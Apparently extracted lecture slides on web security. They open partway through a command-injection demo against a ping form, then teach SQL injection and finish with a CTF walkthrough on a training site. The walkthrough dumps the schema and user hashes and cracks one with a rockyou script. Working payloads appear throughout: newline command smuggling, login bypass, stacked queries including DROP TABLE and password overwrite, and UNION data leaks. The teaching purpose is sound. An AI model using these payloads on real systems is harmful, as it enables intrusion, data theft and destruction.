44 ./there/is/your/flag/or/maybe/not/what/do/you/think/really/please/tell/me/seriously/though
45 ./there/is/your/flag/or/maybe/not/what/do/you/think/really/please/tell/me/seriously/though/here
46 ./there/is/your/flag/or/maybe/not/what/do/you/think/really/please/tell/me/seriously/though/here/is
47 ./there/is/your/flag/or/maybe/not/what/do/you/think/really/please/tell/me/seriously/though/here/is/the
48 ./there/is/your/flag/or/maybe/not/what/do/you/think/really/please/tell/me/seriously/though/here/is/the/flag
49
```

INSPECTOR

Selection (16)

SELECTED TEXT

google.it%0afind

DECODED FROM: URL encoding

google.it\n find

Cancel Apply changes

Query Parameters (0)

Body Parameters (1)

Request Cookies (0)

Request Headers (12)

Response Headers (2)

google.it%0afind

where:

- **%0a** is the newline character
- **find** is standard shell utility

Request

Pretty Raw Hex \n ⌂

```

1 POST /index.cgi HTTP/1.1
2 Host: 192.168.1.220
3 Content-Length: 126
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.1.220
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/92.0.4515.107 Safari/537.36
9 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,
   image/avif,image/webp,image/apng,*/*;q=0.8,application/
   /signed-exchange;v=b3;q=0.9
10 Referer: http://192.168.1.220/index.cgi
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
14
15 dest=
   google.it%0acat<there/is/your/flag/or/maybe/not/what/d
   o/you/think/really/please/tell/me/seriously/though/her
   e/is/the/flag

```

Response

Pretty Raw Hex Render \n ⌂

```

12 <h3>
13   Smart Cat debugging interface
14 </h3>
15
16 <form method="post" action="index.cgi">
17   <p>
18     Ping destination: <input type="text" name="dest"/>
19   </p>
20 </form>
21
22 <p>
23   Ping results:
24 </p>
25 <br/>
26 <pre>
27   PING google.it (142.250.184.67) 56(84) bytes of data.
28   64 bytes from mil41s03-in-f3.1e100.net (142.250.184.67): icmp_seq=1 ttl=113 time=19.9 ms
29
30   --- google.it ping statistics ---
31   1 packets transmitted, 1 received, 0% packet loss, time 0ms
      round-trip min/avg/max/stddev = 19.9/19.9/19.9/0.000 ms
32
33 INS(warm_kitty_smelly_kitty_flush_flush)
34
35 </body>
36
37 </html>

```

INSPECTOR (?) X

Selection (46)

SELECTED TEXT

INS(warm_kitty_smelly_kitty_flush_flush)

Query Parameters (0)

Body Parameters (1)

Request Cookies (0)

Request Headers (12)

Response Headers (2)

google.it%0acat<there/is/your/flag/or
**/maybe/not/what/do/you/think/reall
y/please/tell/me/seriously/though/he
re/is/the/flag**

SQL Injection

What is SQL?

- SQL is the declarative language used for querying relational databases
- Relational databases build upon the concept of tables (consisting of multiple columns) where the user's data is stored

user	password	age
admin	1f4sdge!	37
mauro	mkfln34.	30
matteo	a4njDa!	42

Sample table users storing data of users registered on a website

On real websites you shouldn't store passwords in cleartext!

Basic SQL Syntax

- Fetch records from a table
- Add new records into a table
- Update existing records:
- Remove records from a table:
- Remove a table from the database

```
SELECT * FROM users  
WHERE user='admin' AND  
password='1f4sdge!';
```


```
INSERT INTO users VALUES ('karl',  
's3cr3t', 23);
```

```
UPDATE users SET age=age+1;
```

```
DELETE FROM users  
WHERE age<25;
```

```
DROP TABLE users;
```

SQL Injection in a Nutshell



Source: <https://portswigger.net/web-security/sql-injection>
OWASP > [A03:2021 - Injection](#) > [SQL injection](#)

SQL Injection

- A **SQL injection** is yet another instance of an **input validation vulnerability** where untrusted user input is embedded into a query which is sent to the database
- It is a specific instance of a code injection vulnerability in the context of databases
- By providing a carefully crafted payload, an attacker can alter the intended effect of a query and:
 - **get access to sensitive data**
 - **tamper the integrity of data in the database**
 - **perform destructive attacks (drop tables)**



Source: danieldafoe.com

Basic SQL Injection - Login

```
<?php
$db = new PDO(CONNECTION_STRING, DB_USER, DB_PASS);

$query = "SELECT * FROM users WHERE user = '" . $_POST["user"] .
" AND password = '" . $_POST["password"] . "'";

$stmt = $db->query($query);
$user = $stmt->fetch();

if ($user !== false) {
    // authenticate as the selected user
    start_session();
    $_SESSION["user"] = $user["user"];
} else {
    // login failure
}
?>
```

- This code implements the login functionality of a standard website
- The query checks if the provided username and password match an entry in the database

Legitimate Use Case

- The administrator authenticates with his credentials:
 - user: **admin**
 - password: **1f4sdge!**

```
$query = "SELECT * FROM users WHERE user = "" .  
        $_POST["user"] . "" AND password = "" .  
        $_POST["password"] . """;
```



```
SELECT * FROM users WHERE user='admin'  
AND password='1f4sdge!'
```

Exploit - Login Without Password

- ▶ The attacker uses the following input

- user: **admin' --**
- password: **whatever**

```
$query = "SELECT * FROM users WHERE user = "" .  
$_POST["user"] . "" AND password = "" .  
$_POST["password"] . """;
```

SELECT * FROM users WHERE user='admin' -- ' AND password='whatever'

The attacker authenticates as
the administrator!

-- followed by a space starts an
inline comment, the part of the query
in gray is ignored!

Alternative exploit

- › The attacker uses the following input
 - user: admin
 - password: ' OR password LIKE %'

```
$query = "SELECT * FROM users WHERE user = "" .  
        $_POST["user"] . "" AND password = "" .  
        $_POST["password"] . """;
```



SELECT * FROM users WHERE user='admin' AND password=" OR password LIKE '%';



The attacker authenticates as
the first user in the users table
(less control w.r.t. the previous payload)



% matches an arbitrary sequence of characters,
the condition is always satisfied

Stacking Queries

- If stacked queries are enabled in the DB configuration, the attacker can perform a variety of attacks harming the integrity of the database
- Adding a new user to the database:
 - **user: ';' INSERT INTO users (user, password, age) VALUES ('attacker', 'mypwd', 1) -- -**



```
SELECT * FROM users WHERE user=''; INSERT INTO  
users (user, password, age) VALUES ('attacker',  
'mypwd', 1) -- -' AND password='whatever'
```

Stacking Queries

- ▶ Edit the password of the administrator:

- **user: ';' UPDATE TABLE users SET password='newpwd' WHERE user='admin'-- -**



```
SELECT * FROM users WHERE user=""; UPDATE TABLE users  
SET password='newpwd' WHERE user='admin'-- -' AND password=""
```


- ▶ Drop the users table from the database:

- **user: ';' DROP TABLE users -- -**



```
SELECT * FROM users WHERE user=""; DROP TABLE  
users -- -' AND password=""
```

Little Bobby Tables



Source: <https://xkcd.com/327/>

SQL Injection - Second Part

```
<?php  
$db = new PDO(CONNECTION_STRING, DB_USER, DB_PASS);  
  
start_session();  
$query = "SELECT sender, content FROM messages WHERE  
    receiver = " . $_SESSION["user"] . " AND  
    content LIKE '%" . $_GET["search"] . "%'";  
  
$sth = $db->query($query);  
  
foreach ($sth as $row) {  
    echo "Sender: " . $row["sender"];  
    echo "Content: " . $row["content"];  
}  
?  
?>
```

- ▶ This vulnerable snippet of code prints the messages of the authenticated user (using the code shown before) containing the string provided via the parameter search

Pulling Data From Other Tables

- Using the injection techniques seen so far, an attacker can dump the contents of the messages table
- Using the UNION keyword, the attacker can leak the content of other tables in the system, e.g., by providing the following search parameter:

' UNION SELECT user, password FROM users -- -

The two SELECT subqueries
must return the same
number of columns

```
$query = "SELECT sender, content FROM messages WHERE  
receiver='' . $_SESSION["user"] . '' AND  
content LIKE '%' . $_GET["search"] . "%";
```




**SELECT sender, content FROM messages WHERE receiver='attacker' AND content LIKE '%'
UNION SELECT user, password FROM users -- - %'**

Database Metadata

- › When the source code of the application is not available and database errors are not displayed on the target website, how can we discover the **name of the tables / columns** in the database?
- › We can use the SQL injection to leak the **database metadata**, which is stored in the **information_schema/sqlite_master** database!
 - **information_schema.tables**: names of the tables in the various databases of the system
 - **information_schema.columns**: names, types, etc. of the columns of the various tables
 - [SQLITE] **SELECT * FROM sqlite_master WHERE type='table';**

Second Order SQL Injection in a Nutshell



Source: <https://portswigger.net/web-security/sql-injection>

Second-Order SQL Injections

- Some applications **validate inputs coming from the user**, but **not data coming from the database**, which is considered more trusted
- In **Second-Order SQL injections** (also known as **Stored SQL injections**), the payload is first stored in the database and then used to perform the attack

Second-Order SQL Injection

- Suppose that the attacker registers using the following username:

'; UPDATE TABLE users SET password='newpwd' WHERE user='admin'-- -

- During the login procedure, the username (read from the database) is stored in `$_SESSION["user"]`, which is then used in the query below:

```
$query = "SELECT sender, content FROM messages WHERE  
receiver=" . $_SESSION["user"] . " AND content LIKE '%" . $_GET["search"] . "%";
```



**SELECT * FROM messages WHERE receiver = "; UPDATE TABLE users SET
password='newpwd' WHERE user='admin' -- -' AND content LIKE '%%'**

Data Leak through SQLi (2020)


ZDNet SEARCH

CENTRAL EUROPE MIDDLE EAST SCANDINAVIA AFRICA UK ITALY SPAIN MORE NEWSLETTERS ALL WRITERS LOG IN

MUST READ: Ransomware gangs are changing targets again. That could make them even more of a threat

Hacker leaks 23 million usernames and passwords from Webkinz children's game

Exclusive: Webkinz security breach occurred earlier this month, sources have told ZDNet.



Details: <https://www.zdnet.com/article/hacker-leaks-23-million-usernames-and-passwords-from-webkinz-childrens-game/>

Training challenge #04

URL: <https://training04.webhack.it>

NOTE: THE CHALLENGE IS LIVE!
TRY IT TO LEARN!

Description:

Collins Hackle is a notorious bad guy, and you've decided to take him down. You need something on him, anything, to send the police his way, and it seems he uses CrimeMail, a very specialized email service, to communicate with his associates. Let's see if you can hack your way in his account...

Hint:

hash = md5(password + salt)

and Collins Hackle has a password which can be found in an [english dictionary](#).

Credits: [INS'hAck 2018](#)

Page: /



CrimeMail v13.37

stylish email service for all your criminal needs

Username

Password

I am not trying to hack this

Sign in

© INSHACK 2017-2018. [Lost password?](#)

Page: /forgot.php



We know some criminals aren't very tech-savvy. You have two options:

- Contact your local crimelord,
- Try and remember your password using your hint

To display your password hint,
enter your username:

Username

Search

© INSHACK 2017-2018. [Go back to sign-in](#)

Analysis

- The application is based on PHP
- There is likely a database of users
- A very common DB in PHP+Linux is MySQL
- There are two forms that take inputs from the users

What can go wrong?

Problems

- If we insert a ' in /forgot.php we get:

Database error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "" at line 1

- This is a strong indication that the user input is not sanitized correctly....

Dump INFORMATION_SCHEMA

Input: ' UNION SELECT

CONCAT(TABLE_NAME,":",COLUMN_NAME) FROM
INFORMATION_SCHEMA.COLUMNS#

The result:



Here is the requested hint for
this username:

```
array(611) {
    [0]=>
    array(1) {
        ["hint"]=>
        string(33) "CHARACTER_SE
    }
    [1]=>
    array(1) {
        ["hint"]=>
        string(35) "CHARACTER_SE
    }
}
```

```

}
[606]=>
array(1) {
    ["hint"]=>
    string(12) "users:userID"
}

[607]=>
array(1) {
    ["hint"]=>
    string(14) "users:username"
}

[608]=>
array(1) {
    ["hint"]=>
    string(15) "users:pass_salt"
}

[609]=>
array(1) {
    ["hint"]=>
    string(14) "users:pass_md5"
}

[610]=>
array(1) {
    ["hint"]=>
    string(10) "users:hint"
}
```

Dump the users table

Input: ' UNION SELECT

CONCAT(userid,":",username,":",pass_salt,":
",pass_md5) FROM users#

The result:

```
array(5) {
    [0]=>
    array(1) {
        ["hint"]=>
        (49) "1:p.escobar:Jdhy:c4598aadc36b55ba1a4f64f16e2b32f1"
    }
    [1]=>
    array(1) {
        ["hint"]=>
        (47) "2:g.dupuy:Kujh:0fd221fc1358c698ae5db16992703bcd"
    }
    [2]=>
    array(1) {
        ["hint"]=>
        (48) "3:a.capone:hTjl:23afc9d3a96e5c338f7ba7da4f8d59f8"
    }
    [3]=>
    array(1) {
        ["hint"]=>
        (48) "4:c.manson:YbEr:fe3437f0308c444f0b536841131f5274"
    }
    [4]=>
    array(1) {
        ["hint"]=>
        (48) "5:c.hackle:yhbG:f2b31b3a7a7c41093321d0c98c37f5ad"
    }
}
```

Cracking the password

We perform a bruteforce with a simple Python script:

```
#!/usr/bin/python
import hashlib

for passwd in open("rockyou.txt", "r"):
    if hashlib.md5(passwd.strip() + "yhbG").hexdigest() == "f2b31b3a7a7c41093321d0c98c37f5ad":
        print "[+] password for Collins Hackle is {}".format(passwd.strip())
        exit(0)

print "[+] Done"
```



CrimeMail v13.37

stylish email service for all your criminal
needs

c.hackle

.....

I am not trying to hack this

Sign in

© INSHACK 2017-2018. [Lost password?](#)



Welcome to CrimeMail! Here is the last received messages:

UNKNOWN SENDER says:

Meet me at

© INSHACK 2017-2018. [Go back to sign-in](#)

References

- **PortSwigger Web Academy:** <https://portswigger.net/web-security>
- **CTFTime:** <https://ctftime.org/>
 - write ups of challenges from past events
 - upcoming CTFs
- **Cyber Challenge Bootcamp:** <https://cyberbootcamp.it/>
Training program organized by former CC.IT players